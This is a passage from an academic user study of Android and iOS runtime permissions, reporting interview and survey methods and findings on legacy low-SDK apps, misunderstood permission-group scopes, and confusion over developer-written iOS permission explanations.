(2) Permission model changes. (Android only) We showed the participants the prompt when downloading the "Camera FV-5 Lite" (an app with low target SDK version) with the provided phone, and asked if the permissions will be granted immediately after click "Accept" and whether there will be permission dialogs after they start using the apps, and reasons.

(3) Permission rationale. (iOS only) We showed the screenshot of `Camera` permission request for "Prisma" (an app to stylize photos, see Figure 7) on iPhone, and asked whether the rationale in the dialog is from the systems or the app developers. We also asked for reasons and whether they find this message helpful.

(4) Concerns in granting permissions We asked if they have met uncomfortable permission requests and also asked for specific details such as the permission and app's name. We further asked why they found the permission requests uncomfortable or their concerns when they were making permission decisions. Then we asked what factors they would consider in making permission decisions and required them to provide some examples to improve the reliability of results.

Recruitment. We spread the advertisement on the bulletin board in public places like malls and parks. We advertised our study as "Behavior observation with smartphones" study without mentioning privacy or security to reduce the recruitment bias for people who are in favor of privacy or security questions. Before the interview process, we first confirmed the participant is qualified for the interview: the participants must own an iOS device or an Android device with version 6.0 or higher. 20 participants satisfied the interview requirements and fully completed the interview. The demographics are reported in §3.4. Our interview was conducted in a coffee shop (a casual environment) and was recorded for future notes-taking. Each interview took 10–30 minutes (avg. 14.3 mins). Each participant was compensated with a $5 gift card.

Data Analysis Procedure. We gathered the text by transcriptions, and then we performed an analysis on the data with three steps. First, we read through the data and divided the data into sections based on the interview questions. Second, one researcher reviewed the text to obtain the initial codebook from each of the sections. Different coding methods are used for data from different interview phases. For the first three phases, deductive coding was used because the codes are mostly expected. We added new codes if we found any and reorganized the codebook as we code on. For the last phase (i.e., *concerns in granting permissions*), inductive coding was used for the initial codes, which follows the coding practices for exploratory data in social science studies [31]. The codebooks are gradually refined through multiple readings and interpretations. We identified five subthemes under the *decision factor* theme based on the codes. Third, we have two other researchers independently review the data to assess the coding reliability. Two researchers met and discussed the cases where their codes differed, and converged on all final codes. The coding reliability is measured with the Krippendorff's α statistic [42] and the result is shown in Table 10, indicative of largely consistent coding. The codebook with description and examples are presented in Table 10 and Table 11.

3.3 Internet Survey

3.3.1 Survey Structure

We conducted *two* separate surveys to study users' comprehension of the permissions (*Permission Comprehension*) and the factors of their concern when making privacy decisions (*Decision Factors*), respectively (see [10] for survey instruments). Both surveys contain a background section including demographics questions to screen and filter the responses.

Survey 1: Permission Comprehension.

Permission Group Comprehension. In the runtime permission model, permissions are managed in permission groups. This survey aims to investigate if users can understand the scope of each permission group (i.e., their protected resources and permitted actions) based on the systems' descriptions.

To achieve this, in each question of this section, we first presented a permission request dialog (Figure 1) to our respondents and then asked them to choose what actions can be performed by the app once the permission is granted. We provided our respondents with the shuffled correct choices describing relevant actions controlled by the permission group and two more incorrect choices describing irrelevant actions. We also provided choices, "None of these" and "I don't know" in case our respondents find no choices applicable in their understanding or they were not sure about the answer. Our questions in this section covered all the permission groups shown in Table 1. To avoid overwhelming the respondents with too many questions, only four questions for different permission groups are randomly drawn for each respondent.

Permission Model Changes (Android Only). As discussed in §2.2, the evolution of the permission model on Android makes it possible for apps to get the permissions granted from users unintentionally. In this section, we investigated whether our Android respondents were aware of such permission model changes and their induced risks. The permission notice for low-version apps in the app market is shown before downloading apps, as shown in Figure 3. We then asked our respondents three questions: (1) Will the app be able to access

Table 1: Table of permissions that require user consent in runtime on the recent version of Android and iOS. Y means the app needs prompt users to get this permission; X means the app has no way to get this resource on this platform; - means the app does not need to prompt users for this permission or does not need to have such permission. We study all permissions marked with Y in this paper.

Permission(s)	Android 9.0	iOS 12
Calendar, Camera, Contacts, Microphone	Y	Y
Location	Y	Y[1]
Body Sensor	Y	Y[1]
Storage	Y	X
Photos	Y[1]	Y
SMS, Call Log, Phone	Y	X
Bluetooth Sharing	-	Y
Music & Media, Health	-[1]	Y




Figure 2: Android settings for app permission groups. Users need to infer the scope of the group to manage permissions.




Figure 3: Google Play's notice for apps with low target SDK version before installation. It gives no clear warning to users.

the listed resources immediately after clicking accept? (2) Can you change the permission settings again? (3) Will the app ask for the permissions again after launching the app?

Survey 2: Decision Factors. This survey focuses on factors that can influence users' decisions on permission requests (*decision factors* for short). Specifically, we studied *six* decision factors: *reviews, rating, brand reputation, background access*, *data transmission* and *grant rate*. The detailed definitions of each decision factor is presented in §6.1. Our study compares how users' permission decisions are impacted by positive and negative messages of each decision factor. Our study also surveys users' opinions on how helpful they find different factors in making permission decisions.

[1] *Location* permission decisions on iOS are divided into 1) always allow, 2) allow only while using this app, 3) deny; *Body sensor* permission on iOS is called Motion; *Photos* on Android is regarded as common external storage, so it belongs to Storage permission; *Music & media* library are specific to Apple services.

In our survey, each respondent is provided with three simulated scenarios of permission request for three different permission groups (`Contact`, `Calendar`, and `Location`). These permission groups are selected as they are available on both Andriod and iOS.The scenarios are as follows:

(1) *Felp requests Contact permission.* Felp can help you find good restaurants around you. In Felp, you can read the menu and other users' reviews for restaurants.

(2) *RShare requests Calendar permission.* RShare can help you find a ride and carpools. You can search for your destinations and find suitable rides in RShare.

(3) *LCGE requests Location permission.* LC Gas & Energy (LCGE) is an app to help you pay your electronic bills and utility fees. You can view your current energy usage and fees, make payments or schedule a payment.

We used these descriptions to introduce app functionalities to our respondents. In order to provide more runtime context, we also provided screenshots of the apps before and after the permission requests, with the triggering actions, as shown in Figure 4. The images are adapted from screenshots of real apps to simulate request context and help users understand the scenarios. We decided to use action-triggered permission requests to represent the runtime context, because most apps will request the three permissions interactively via clicks [51].

The respondents need to decide to allow or deny the requests for two times: (1) the first time is as implemented in the current smartphone systems without any additional messages and (2) the second time is with additional messages regarding one of our six decision factors under study. We aim to investigate whether the respondents can make different permission decisions with and without these additional messages. We provided each respondent with either positive or negative messages regarding only one factor to avoid the influences of different factors on their perception.

The messages for each factor are shown in Table 2. We chose the messages for each factor based on the interview study results and refined based on our pilot study. We framed the messages both from positive and negative side based on the characteristics of each decision factor. For the factors presented with specific values (i.e., rating, review and grant rate), we chose the values at extreme in order to clearly present the positive or negative side of the factors. For *brand reputation*, to have a unified standard to present the app's reputation in protecting users' privacy (c.f. §6.1), we used whether the app has been certified by two recognized standards (GDPR [3] and ISO/IEC 27001 [5]). To help users understand these two standards, we provided brief information about these certifications and standards in the question text.

After answering the three simulated scenario questions, respondents can better understand the studied factors. We then asked the respondents to rate the helpfulness of the decision factor in a five-point Likert scale. The full questionnaire with all scenarios, factors and their related messages are in [10].

Permission comprehension. In order to study the correlation

Table 2: Factors and their messages displayed in the permission dialogs. `App` is the simulated app name and `Resource` is the permission group name that an app requests. The text in the brackets will be displayed for positive messages.

Factors	Messages
Background access	`Resource` will [not] be accessed when you're not using the app.
Data transmission	`Resource` will [not] be transmitted and [or] stored by `App`.
Rating	The rating of `App` is 2.1 [4.8] rating in app store.
Review[1]	`App` has 13 [no] reviews related to `Resource` in app store.
Grant rate	10% [90%] of `App` users granted `Resource` access.
Brand reputation[2]	`App` has [not] been GDPR certified and [or] ISO/IEC 27001 certified.




Figure 4: **The UI transition figure[3] for simulated scenario RShare in survey 2**. The respondent was first shown figures without the message in the prompt dialog. The positive and negative messages for all factors are in Table 2.

between users' comprehension and their permission decisions, we included the permission group comprehension questions as described in survey 1, for permission groups used in the scenarios (i.e., `Contact`, `Calendar`, and `Location`).

Background Section. Both surveys contain a background section, including the OS version information and demographic questions. (1) *OS Version.* We required our respondents to provide their OS versions, because the correct answers to the questions in *Permission Group Comprehension* may vary for different OS versions. Besides, respondents whose Android phone' OS versions are below Android 6.0 will exit the survey immediately. (2) *Demographics.* We collect demographic data of respondents including their gender, age, education level, experience in computer science or related fields, privacy knowledge level and occupation.

[1]For the negative framing for *review* factor, we display example negative reviews in the question descriptions. One example is "Why `App` needs my `Resource`? Intrusive and unnecessary permission invasion of privacy!".

[2]Since users may not be familiar with GDPR and ISO/IEC 27001, we include the short descriptions in the question text. GDPR certification means the company is transparent and honest in collecting and protecting users' personal data. Appropriate technical and organizational measures have been taken to achieve data protection; ISO/IEC 27001 certification means that the company has defined and put in place best-practice information security processes to prevent security risks such as hacks, data leaks or theft.

[3]Some icons are from Freepik.




Figure 5: Key demographics for interview study (n=20), Survey 1 (n=359) and Survey 2 (n=1200).

3.3.2 Recruitment

We conducted our surveys on Amazon Mechanical Turk (AMT) from April 2019 to May 2020. We required that AMT workers must be at least 18 years old, have a 98%+ approval rate in their task history. To avoid bias in recruitment, we avoided using terms related to security and privacy in the AMT task description. We required respondents to have a smartphone when answering questions.

We received 359 valid responses for survey 1 (180 for Android and 179 for iOS) and 1200 valid responses for survey 2 (600 for Android and iOS each). The average time spent on survey 1 and survey 2 are 6.78 and 7.81 minutes. Each respondent was compensated $1 for completing the survey.[4]

3.4 Demographics

The key demographics for interview study (n=20), survey 1 (n=359) and survey 2 (n=1200) are shown in Figure 5. In the interview, survey 1 and survey 2, 16 (80%), 279 (77.7%) and 843 (58.0%) of respondents reported no experience (education or job) in computer science, IT, or related field respectively.

3.5 Ethical Considerations

Our PerChecker study was conducted under a collaboration between a company and a university. The PerChecker app was developed and released by researchers from the company. We took various measures to ensure that users' privacy is respected. First, the researchers were trained with ethics for user research before the study. Second, before collecting any data,

[4]We increased the compensation rate for survey 1 from $0.5 to $1 after we found that the time spent on survey 1 was longer than that from expected. The compensation change was approved by IRB.

PerChecker explicitly requests for users' approval for data collection and usages. Only after users approve the request, PerChecker starts collecting data. Third, during the usage of PerChecker, users can choose to delete all data collected before and disallow future data collection. Fourth, all data transmissions to our server are encrypted via AES256. Fifth, no personal identifiable information (PII) is saved in the study. To differentiate data from different devices, we save the hash value of MAC and IP addresses but do not save the original addresses. The researchers at the university conducted the analysis based on the collected data. The university's Institutional Review Board (IRB) was contacted and concluded that the study did not require IRB review.

The interview and Internet survey study was conducted in a university. Before the study, we contacted the university's IRB and received an exempt for IRB review. Both studies record no personal identifiable information and thus are anonymized.

3.6 Threats to Validity

Like other user studies, our study also has a risk that the findings may be biased to the studied users and not representative enough of the entire population. In this paper, we use multiple data sources to cross-validate our findings. Our data sources include (1) real users' permission settings from PerChecker (n=4636), (2) user study with both interviewees (n=20) and online AMT workers (n=1559), each covering a large number of real mobile users. We discuss the potential limitations of each data sources below:

PerChecker. The demographics for PerChecker users were not obtained. PerChecker is listed in the "Security Apps" category in Google Play. Users find our app either by searching or recommendations. These users can be more security-sensitive since they use security tools, or less tech-savvy because they turn to tools for help to deal with permissions. Therefore, we urge the readers to take the potentially unbalanced demographics in mind when interpreting the PerChecker's statistics.

User study. A general limitation of user study is that results are self-reported and the behavior and perceptions from participants may differ from real-life conditions [46]. The participants may answer questions based on what they desire to do, not what they actually did [45], even though the previous study also shows that the findings are still correlated with real-life experiences strongly [55]. We took several measures to mitigate the limitations: in the open-ended questions, we reminded participants that there were no standard answers and they were encouraged to discuss based on their past experiences. We also mimicked the real screen interface and described triggering actions to provide runtime context in simulated scenarios in survey 1 and 2 [10].

4 Permission Model Change

Android starts to support requesting permission at runtime since Android 6.0. For compatibility, the new version systems still support early-developed apps adopting the install-time permission model (i.e., targeting versions before Android 6.0, *low-version apps* for short). All permissions requested by such low-version apps will be granted immediately after installation without asking for users' consent at runtime, even on new version systems. We investigate the significance of the problem by analyzing (1) the prevalence of installed low-version apps among real Android users and (2) users' comprehension of the system's notice for low-version apps on new Android versions with runtime permission capabilities.

Finding 1: *Three years after the introduction of the runtime permission model, low-version apps are still prevalent. Among the 4,636 real Android users in our study, a large percentage (61.8%) have at least one such app installed.*

More than half (61.8%) of PerChecker users have at least one low-version app installed (95%CI $[60.4\%, 63.2\%]$). One-in-fifteen (6.7%) of PerChecker users have five or more low-version apps installed (95%CI $[6.1\%, 7.3\%]$). Some examples of these low-version apps are shown in Table 4. We further analyzed the top 40 most-used low-version apps, and made the following observations.

The majority of these most-used low-version apps available on market are still actively updated without adding support for the runtime permission model. 70% of our analyzed low-version apps are still actively updated within 3 months when we conducted the study (September 2018). Only a small percentage (5%) are actually "legacy" apps that did not provide updates for more than two years. The breakdown in Table 3 shows that the app developers, even when the systems provide an option to better protect users' security and privacy, may not choose to update. The developers may either (1) lack the motivation or incentive to update the app with a secure higher API version, or (2) intentionally take advantage of the design flaws to collect users' sensitive data without users' attention. The second reason may become more possible when the app still keeps updating after the permission model change.

Table 3: Last update time on Google Play of top 40 common low-version apps in PerChecker users as of September 2018.

Last update	3 months	6 months	12 months	24 months
# (%)	28 (70%)	34 (85%)	37 (92.5%)	38 (95%)

Table 4: Top 5 commonly-used low-version apps among PerChecker app users. The app's metadata information is retrieved from Google Play on Sep. 20, 2018.

App Name	**Category**	**# install**	**Update date**
TextNow	Communication	10M+	19/09/18
ES File Explorer	Productivity	100M+	17/09/18
Settings DB Editor	Tools	100K+	01/09/18
WiFiman	Tools	100K+	30/08/18
Advanced Tools	Tools	100K+	27/07/18

Low-version apps have large user bases. Table 5 lists the number of downloads of each low-version app on Google Play. Note that we only analyzed the downloads from the

Table 5: Download times on Google Play of top 40 commonly-used low-version apps among PerChecker users.

Downloads	100M+	10M+	1M+	100K+
# (%)	5 (12.5%)	18 (45%)	25 (62.5%)	39 (97.5%)

biggest app market, Google Play. The actual number of total downloads for the low-version apps can be even larger if some third-party markets are included. If low-version apps exhibit malicious behavior by abusing some of the permissions, a large number of users can be potentially affected, since all the permissions are granted immediately after installation.

Finding 2: *More than one-third (38.3%) of users are not aware of the behavioral differences in requesting permissions between low-version apps and apps supporting the runtime permission model.*

In dealing with the low-version apps, Google Play only notifies users of the permissions requested by the app before its installation with a dialog (Figure 3). In the interviews, we showed the participants an example dialog when installing the app "Camera FV-5 Lite" from Google Play and explored if they could infer the different behaviors of low-version apps. *Seven* out of the ten Android participants mistakenly believed that the app would prompt permission requests again after installation - just like apps with higher target SDK versions, which shows that some users misunderstand that permissions will be not granted upon installation for the low-version apps.

In survey 1, we validated this observation in a larger population. More than one-third (38.3%) Android respondents mistakenly believed that the app would ask again for the permissions. This means that many users cannot infer the difference between low-version apps and other apps supporting runtime permission from Google Play's notification dialog. For permission management for low-version apps, the majority of respondents (80.0%) correctly knew that they could revoke granted permissions. However, among all PerChecker users with low-version apps installed, only *one* of them actually revoked permissions for a low-version app, which suggests the ability to revoke permissions for low-version apps have not been well utilized by the users in real-world scenarios.

Discussion on recent app market policy change. While we were conducting our study, Google Play began to limit the target version of newly uploaded apps [11]: staring from Nov. 2019, new apps and app updates need to target Android 9 or above. This both confirmed and mitigated the issue of low-version apps. But the issue has not been completely eliminated even with this limit. First, the policy only applies to the newly uploaded apps; for a large number of existing apps, they still use low-version SDK. Second, low-version apps can still exist on manufacturer app stores (e.g. Google Play) and third-party app stores (e.g. F-Droid) [6].

For low-version apps, Android asks users to decide to revoke dangerous permissions or not when the app launches for the first time since Android 10 [22]. However, this cannot completely eliminate the issue. First, making decisions before using the app still lacks the runtime context even in the runtime permission model. Second, the adoption of Android 10 may take a long time due to the problem of Android fragmentation [1]. These users may still be impacted by apps with low-version SDK if their OSes are not updated.

Answer to RQ1: Low-version apps are still prevalent three years after the introduction of the runtime permission model. Besides, many users mistakenly believe that the low-version apps still need to request permissions at runtime.

5 Runtime Permission Comprehension

In this section, we investigate (1) whether users can precisely infer the scope of permission groups from the system-provided messages in permission dialogs, and (2) how often users review their permission settings and whether reviewing permission settings can help them. As for iOS, the permission request dialogs mix system-defined permission descriptions with explanations provided by apps. We also investigated how iOS users perceive app-provided descriptions in the dialogs.

5.1 Permission Groups Comprehension

In our survey 1 on permission comprehension, respondents need to answer four questions related to the scope of permission groups as described in §3.3. The details of survey 1 results are shown in Table 6.

Finding 3: *Only a small percentage (6.1%) of survey respondents can correctly infer the accurate scope of permission groups from messages in the system dialogs. Users can both (1) mistakenly include choices seemingly correlated to a permission group, and (2) exclude correct choices which are hard to infer from the system descriptions.*

Around one-in-twenty (6.1%) respondents can select all correct usages of the permission groups in the comprehension test. Other respondents can be divided into two categories. One category of users (34.4% for Android and 21.2% for iOS) can respond correctly but underestimate the scope of permission groups when there are multiple correct choices, as shown in Table 7. The other category (more than 60% for both Android and iOS) overestimates the scope and includes wrong choices in their answers.

We further analyzed the most common wrong choices that are made by more than 20% of respondents in the comprehension questions. One observation is that the descriptions and names of the permission groups mislead users and cause them to select seemingly-correlated wrong choices. For example, around one-in-three (37.3%) of users believe after granting the `Camera` permission, apps can also read the pictures and videos, which is controlled by permission group `Storage` on Android or `Photos` on iOS. On Android, two-in-five (38.5%) of respondents think that apps can read contacts with the `Call Log` permission group, which is controlled by another permission group [21]. These misunderstood permission groups are designed to serve relevant functionalities, but the explanations

Table 6: Permission group comprehension results. ✓and ✗mark correct and incorrect responses respectively. - means the option is not provided for the OS platform. The options were shuffled and only four questions were randomly drawn for one respondent. "None of these", "I don't know" and other wrong options were omitted if the numbers are less than 5 (7%) for both platforms. The Music and Media, and Bluetooth permission groups on iOS are also omitted here. Full results available at [10].

Permission Group	Options	Android		iOS	
Calendar	✓Save events to your calendar	44	62.9%	63	84.0%
Android: Allow [App]to access your calendar	✓Read your calendar	61	87.1%	69	92.0%
iOS: [App] would like to access your calendar	✗ Make phone calls	9	12.9%	0	0%
Contact	✓Read your contacts	65	90.3%	62	88.6%
Android: Allow [App] to access your	✓Save new contact to your phone	24	**33.3%**	29	**41.4%**
contacts?	✓Read your Google account email address	17	**23.6%**		-
iOS: [App] would like to access your	✗ Read your location	6	8.3%	8	11.4%
contacts.	✗ Make phone calls	9	12.5%	6	8.3%
Camera	✓Take pictures and record videos	62	88.6%	65	90.3%
Android: Allow [App] to take pictures and	✗ Read pictures and videos	29	**41.4%**	24	**33.3%**
record videos?	✗ Read your contact	3	4.3%	9	12.5%
iOS: [App] would like to access the camera.	✗ Read your location	8	11.4%	6	8.3%
Microphone	✓Record your voice	55	88.7%	72	91.1%
Android: Allow [App] to record audio?	✓Record your voice when the app is in the background (b.g. for short)	39	62.9%	42	53.2%
iOS:[App] would like to access the mic.	✗ Make a phone call		-	16	**20.2%**
Location	✓Read your location	74	90.0%		-
Android: Allow [App] to access this device's	✓Read your location when you're using the app		-	53	82.3%
location ?	✓Read your location when the app is in the b.g.		-	53	82.3%
iOS: [App] would like to access your	✗ Make phone calls	11	13.4%	6	9.4%
location. (*Always allow* is chosen)	✗ Read your photos	8	9.8%	7	10.9%
Body Sensor	✓Read your steps count	46	63.0%	48	78.7%
Android: Allow [App] to access sensor data	✓Read your heart rate history	53	72.6%		-
about your vital signs?	✗ Read your fingerprints	22	**30.1%**		-
iOS: [App] would like to access your motion	✗ Read your face ID	11	15.1%		-
& fitness activity.	✓Read the info. from sensors on your phone		-	45	73.8%
	✓Read your running history		-	45	73.4%
	I don't know	12	**16.4%**	4	6.6%
Phone (Android only)	✓Get your phone number	32	**47.0%**		
Msg: Allow [App] to make and manage	✓Get your phone unique ID (e.g. IMEI)	16	**23.5%**		
phone calls?	✓Make phone call	54	79.4%		
	✓Answer phone call	45	66.2%		-
	✓Know whether the phone is making phone calls	42	61.8%		
	♢ Read call history	36	52.9%		
	✗ Read your location	9	13.2%		
Storage (Android only)	✓Read this app's photos, media, and files	52	78.8%		
Msg: Allow [App] to access photos, media,	✓Read other app's photos, media, and files	33	54.5%		
and files on your device?	✓Save new photos, media, and files	36	50.0%		-
SMS (Android only)	✓Read your SMS messages	59	79.7%		
Msg: Allow [App] to send and view SMS	✓Send SMS messages	64	84.6%		
messages?	✗ Read your location	11	14.9%		-
	✗ Make phone calls	7	9.5%		
Call Log (Android only)	✓Read your call history	74	89.1%		
Msg: Allow [App] to access your phone	✓Save new call record	31	**37.3%**		
call logs?	✗ Read your contacts	32	**38.5%**		-
	✗ Get your phone number	25	**30.1%**		
Photo (iOS only)	✓Read all photos on the device			66	94.3%
Msg: [App] would like to access your	♢ Delete photos on the device		-	13	18.6%
photos.	✗ Read all files on the device			7	10.0%
Health (iOS only)	✓Read your steps count			48	70.6%
Msg: [App] would like to access and update	✓Store your steps count		-	55	80.9%
your health data in Steps. (A separate page	✗ Read your heart rate			33	**48.5%**
with requested health data will be shown)	✗ Read your workouts history			31	**45.6%**

♢ *Read call history* moved to a new `Call Log` group since Android 9.0 [21]; *Delete photos on the device* will need extra confirmation.

Table 7: Respondent categories breakdown based on the comprehension question results. (Android $n = 180$, iOS $n = 179$). Based on the respondents' answers, we classified respondents into four categories: *All Correct* if all answers of the respondent are correct; *Partially Correct* means at least one of the respondent's answers is partially correct and no answers are wrong; *All Wrong* if all the respondent's answers are wrong; *Wrong* otherwise.

Category	Android		iOS	
All Correct	7	(3.9%)	15	(8.4%)
Partially Correct	62	(34.4%)	38	(21.2%)
Wrong	96	(53.3%)	119	(66.5%)
All Wrong	15	(8.3%)	7	(3.9%)


Table 8: Permission group granularity and corresponding correct response rates on Android. The correct response rate tend to be higher for permission groups with smaller number of permissions.

# of permissions	Permission group	Correct response (%)
1	Camera	55.7%
	Location	80.5%
2	Call Logs	8.3%
	Sensor	31.5%
	Calendar	48.6%
	Microphone	51.6%
	SMS	64.9%
3	Contact	8.3%
	Storage	16.7%
5+	Phone	10.3%

are not clear enough to help users understand and differentiate the actual capabilities of permission groups.

Another characteristic of wrong choices is that they are related to some critical resources that are hard to infer simply from the system descriptions. The system permission dialogs provide the most direct notices to users when users make permission decisions, but they only provide partial information on what is given away after granting permission. Take `Phone` permission group as an example, it protects phone-related features such as making phone calls and accessing unique IDs of the phone (e.g., IMEI number), but the system message is only "make and manage phone calls". In the survey results, around three quarters (76.5%) of our respondents do not know that the app can access IMEI after granting the permission, which can be used to track the app users (Table 6).

In the `Location` question for iOS users, the permission dialog contains a button, "Allow only while in use", which was introduced in iOS 11 in 2017. With this information, the majority (83%) of iOS respondents correctly understood that their location may be accessed when the app is running in the background if they selected "Always allow". This is different from the previous finding that only as few as 17% of the users knew that the background applications may have the same capability as the foreground applications in 2013 when the dialog does not contain such information [58]. This suggests that through proper notices from systems, users can better comprehend the capability of the permissions.



(a) Android permission comprehension results

(b) iOS permission comprehension results

Figure 6: Answer category breakdown for permission comprehension questions on Android and iOS. Permissions groups above the dotted line are shared by Android and iOS even though minor differences as shown in Table 1. The others are unique to the platforms. Rows are sorted based on the percentage of *Correct* answers. *Correct* means that all of the correct choice(s) for the question are selected; *Partially correct* means that not all correct choices are selected and no wrong choices are selected; *At least one incorrect* means that one or more wrong choices are selected.

Finding 4: *Users are more likely to misunderstand "coarser-grained" permission groups that control more permissions, sensitive resources, or their associated actions.*

Figure 6 shows the distribution of different answer categories (*All correct*, *Partially correct* and *At least one incorrect*) for each permission group. Different permission groups have different percentage of correct answers. The percentage of *All correct* answers for `Contact`, `Phone`, and `Call Log` permission groups on Android are lower than 10%. On the contrary, most (80.5%) answers for `Location` are correct.

To understand why users have poor understandings of certain permission groups, we investigated the relationship between the granularity of permission groups and common misunderstandings on certain permissions. The granularity of the permission group in the runtime model refers to the number of similar capabilities grouped by the system. Note that only Android defined specific permissions under permission groups, so we only study Android. We divided the permission groups according to the number of permissions in them. Table 8 shows each permission group and the percentage of completely correct answers. We find that the average correct percentage has a negative correlation with the number of permissions within the group on Android (Pearson coefficient r=-0.885, p=0.114; two-tailed). One outlier is the `Call Log` permission group with 2 permissions but has a low correct percentage. This group has many related functions related to phone calls which may cause confusion without clear explanations as described in Finding 3.

Table 9: Respondents' *initial grant rate* comparison based on the comprehension question requests in survey 2. (n=600 for iOS and Android). The initial grant rate is the percentage of respondents who choose "Allow" before we show them with the messages of decision factors. *Correct* refers to the percentage of respondents who allowed the permission request *and* correctly comprehended the permission in this scenario, while *Incorrect* means the percentage of respondents who allowed the permission request *but* incorrectly comprehended it. *p* value is calculated based on Mann-Whitney U Test.

	Android			iOS		
Scenario	Correct	Incorrect	*p*-value	Correct	Incorrect	*p*-value
Felp	51.3	47.1	0.307	42.1	44.3	0.323
RShare	58.4	66.0	0.028*	56.2	66.4	0.005*
LCGE	73.7	82.7	0.007*	74.3	79.8	0.059

Finding 4.1: *Users who accurately comprehend a permission group, tend to be more conservative in granting it.*

To study the relationship between users' comprehension and their permission decisions, our survey 2 only asked respondents to answer the corresponding permission comprehension questions after they made decisions in the simulated scenarios (§3.3.1). We compared the initial permission grant rates (i.e., the percentage of respondents who allowed the permission request before seeing our provided information) between respondents who correctly and incorrectly answered the comprehension questions. We compared the results of the three scenarios respectively and conducted Mann-Whitney U Test to evaluate the significance of the differences.

As shown in Table 9, users are more likely to deny a permission if they can accurately understand it. The initial grant rates of respondents who correctly answer the comprehension questions are higher in all our evaluated scenarios except for Android users in the scenario of Felp. The differences are evaluated as significant with Mann-Whitney U Test for half of the compared groups. This suggests that when users know exactly what data will be collected, they are more conservative towards granting a permission group. This may protect them from unwanted data exposure or leakages since the data cannot be accessed by the apps in the first place.

As for the Felp (`Contact`) scenario, the Android users who correctly comprehend the scope of the `Contact` permission group accounts for only 6% of all Android respondents. This can cause variability in the results and thus may induce the exceptional results where the grant rate is higher for users who correctly answer the comprehension questions.

5.2 Permission Management

Finding 5: *Users may notice unexpected permissions after reviewing their permission settings yet few of them (two out of 20) regularly review their permission settings.*

In the runtime permission model, users can review and change their permission settings in system settings after the first-time permission decisions. In the interview study, 16 (80%) participants successfully found the permission management interfaces without any guidance from us. We further asked how often they use the permission management and how frequent they review their permission settings. Only two participants mentioned they regularly reviewed their permission settings like every month and would revoke the unnecessary permissions found in the process. Eight participants indicated that they would never review the permission settings. Others just roughly mentioned that they may check the permission settings but not regularly. However, after reviewing their permission settings in our study, five participants quickly noticed permissions unexpectedly granted to some apps. For example, one participant said, *"Why do Whatsapp have access to my location? I don't want anyone to access my location"*.

This finding suggests that few users actively used permission management to revoke unwanted sensitive data access. Previous works explored using personalized privacy nudges to remind users to review settings [26, 48]. They found that many users restricted their permissions after receiving nudges. Recently, Android 10 uses a similar approach to actively remind users if they choose to always allow location access [22]. Future work may look into how to actively engage users in the privacy management without causing habituation [62].

5.3 Developer-Specified Permission Explanations on iOS

Finding 6: *More than half (54.7%) of users did not know that the explanations in the iOS permission dialogs are provided by app developers instead of the system.*

iOS requires app developers to provide explanations for all requested permissions, which will be shown in the permission request dialogs prompted by the system. In the interview, participants were shown the screen of `Camera` permission request for Prisma app on iOS (Figure 7).




Figure 7: `Camera` request on iOS Prisma app.

The users generally found the explanations helpful in understanding the reasons for the request. However, five participants mistakenly believed that the explanations were provided by the system. We asked the same question in survey 1 to quantify the misunderstanding among iOS users. More than half (54.7%) of iOS respondents believed that the explanations were provided by the system but not by the app developers (47.5%), or chose "I don't know" (7.2%). This indicates that many iOS users confuse app-specified explanations with system-provided information in the permission dialogs.

